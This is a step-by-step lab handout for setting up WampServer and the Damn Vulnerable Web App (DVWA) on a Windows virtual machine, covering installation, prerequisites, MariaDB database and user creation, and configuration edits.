Setting up environment: Configuring WampServer and DVWA (VMWare)

WampServer is a web development platform. WAMP contains everything you need to create dynamic web applications:

W: Windows operating system (This indicates what operating system it runs on, not that it comes with it.)

A: Apache HTTP Server web server

M: MySQL and MariaDB relational database management systems (RDBMS)


P: PHP server-side scripting language

WampServer is free and published under the GNU General Public License (GPL). Variants include LAMP for Linux and MAMP for macOS.

Here's a description of DVWA from www.dvwa.co.uk/ :
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web
application security in a class-room environment.

This lab exercise involves downloading, installing, and configuring a machine to set up an environment for the lab activities. There is a lot to do, so let us get started.


Step 1: On your Windows 10 VM, download the latest version of WampServer from https://sourceforge.net/projects/wampserver/files/latest/download .



Step 2: Start the installation and verify that your system has the required packages. Any missing package will need to be downloaded and installed before continuing.

a) Double-click the .exe installer file in your Downloads folder to start the installation. Click the Yes button in the User Account Control dialog box. With English showing as the language, click the OK button. Click the radio button next to I accept the agreement and click the Next > button. After that, you will see an important setup screen that starts with an Information heading and "Please read the following important information before continuing. Pay close attention to the information in red text, five rows from the top:

"Make sure you are 'up to date' in the redistributable packages VC9, VC10, VC11, VC13, VC14 and VC15."



b) To ensure that you have all of the Microsoft Visual C++ redistributable packages needed, click the Start button or in the search box, type programs, and select Add Or Remove Programs. Next, in the Search This List box, type C++. If you are missing one or more of the redistributable packages in the setup screen, follow the instructions provided in the setup screen to download them. Unfortunately, the first two links are bad links, so if you need VC9 packages (Visual C++ 2008 SP1), you should use Google to search for the new official Microsoft links. Alternatively, follow the instructions at the very end of the setup screen (from "If you have a 64-bit Windows…").

Step 3: Complete the installation.

a) Back in the Wampserver installer, after having ensured that all the required elements are in place, click the Next > button. Keep the default destination location and click the Next > button. Click the Install button on the Ready To Install screen. Then you will be presented with a question, "Do you want to choose another Browser installed on your system?"
If you do not have the Google Chrome browser or the Mozilla Firefox browser, download and install one or both now:

Google Chrome: www.google.com/chrome/


Mozilla Firefox: www.mozilla.org/en-US/firefox/new/

b) Back in the Wampserver installer, in response to the browser question, click the Yes button and browse to:

C:\Program Files(x86)\Google\Chrome\Application or
C:\ProgramFiles\Google\Chrome\Application

(your Chrome executable will be stored in one of these two locations) and then click **chrome.exe** to select Chrome. Alternatively, browse to: **C:\Program Files\MozillaFirefox** and then click **firefox.exe** to select Firefox.


c) When prompted, "Do you want to choose another text editor installed on your system?" click the No button. Read the information on the next screen and click the Next > button. Then click the Finish button on the final screen of the installer.



Step 4: Start WampServer.

a) Launch Wampserver64 via a shortcut on the desktop or by clicking the Start button or in the search box, typing **Wampserver64**, and selecting Wampserver64.

b) You will see the WampServer icon in the notification area on the taskbar (if you do not see the WampServer icon, click the arrow to expand the icons list). It should turn green, which means you are good to go! **Take the screen shot.**




Click it to open the program menu.

If the WampServer icon turned red or orange, you will need to troubleshoot. Odds are it has to do with something in the Information screen, or Skype and its use of port 80 is a likely culprit.

Step 5: Download and extract DVWA-master.zip.

a) Go to www.dvwa.co.uk/ and click the Download button at the bottom.

b) Right-click on the DVWA-master ZIP file, which downloaded to your Downloads folder. Select Extract All… and then click the Extract button.




Step 6: Incorporate DVWA and WampServer.

a) Click the green WampServer icon in the notification area, and select www directory, which will open a folder that represents the root of your Apache web server.

b) Inside the extracted DVWA-master folder is another folder, DVWAmaster. Copy and paste that inner DVWA-master folder to the www folder.

c) From the www folder, for simplicity, rename the DVWA-master folder to **dvwa**.


d) Open the dvwa folder. From there, go into the config folder. Click config.inc.php.dist, press CTRL-C to copy, click in a blank area of the folder, and press CTRL-V to paste. Right-click the new file, select Rename, and remove everything after php, so the name and extension of the file looks like this: config.inc.php. Click the Yes button on the dialog box that pops up warning you about changing the extension. Keep this folder open because you are going to need it again very soon.



Step 7: Log in to MariaDB.


a) Click the WampServer icon, mouse over MariaDB, and select MariaDB console.

b) With the default username of root filled in at the window that pops up, click the OK button. At the Enter Password: prompt in the console that opens, press Enter. **Take the screen shot of the MariaDB console.**



Step 8: Create a database and user and configure privileges.

a) Using Google Chrome or Mozilla Firefox, go to http://127.0.0.1/dvwa/setup.php
Take the screen shot of the DVWA Database Setup web page.




b) At the bottom of the page, click the Create/Reset Database button and notice the boxed message, which indicates that the config file does not have the proper credentials to continue.

c) Back in the MariaDB console that you opened in Step 7a (do not get thrown by the name of the executable, mysql.exe, which displays in the title bar; MariaDB is a fork of MySQL), type in and press ENTER for each of the lines that follow, to create the dvwa database, create the dvwa user, grant all privileges to the dvwa user, and flush (reload) the privileges from the grant tables. These lines, as well as the following paragraph, come directly from the README.md file in the dvwa folder.

Note, if you are using MariaDB rather than MySQL (MariaDB is default in Kali Linux), then you cannot use the database root user, you must create a new database user. To do this, connect to the database as the root user and then use the following commands:

create database dvwa;
create user dvwa@localhost identified by 'YES';
grant all on dvwa.* to dvwa@localhost;
flush privileges;



Step 9: Change a password in the configuration file.

a) Right-click the config.inc.php file from Step 6d, select Open With, and click More apps. Scroll down and select Notepad. The configuration file should open up in Notepad. Find the following line in the config file:

$_DVWA ['db_port'] = '3306';

Change the port from 3306 to 3307 in the config file.

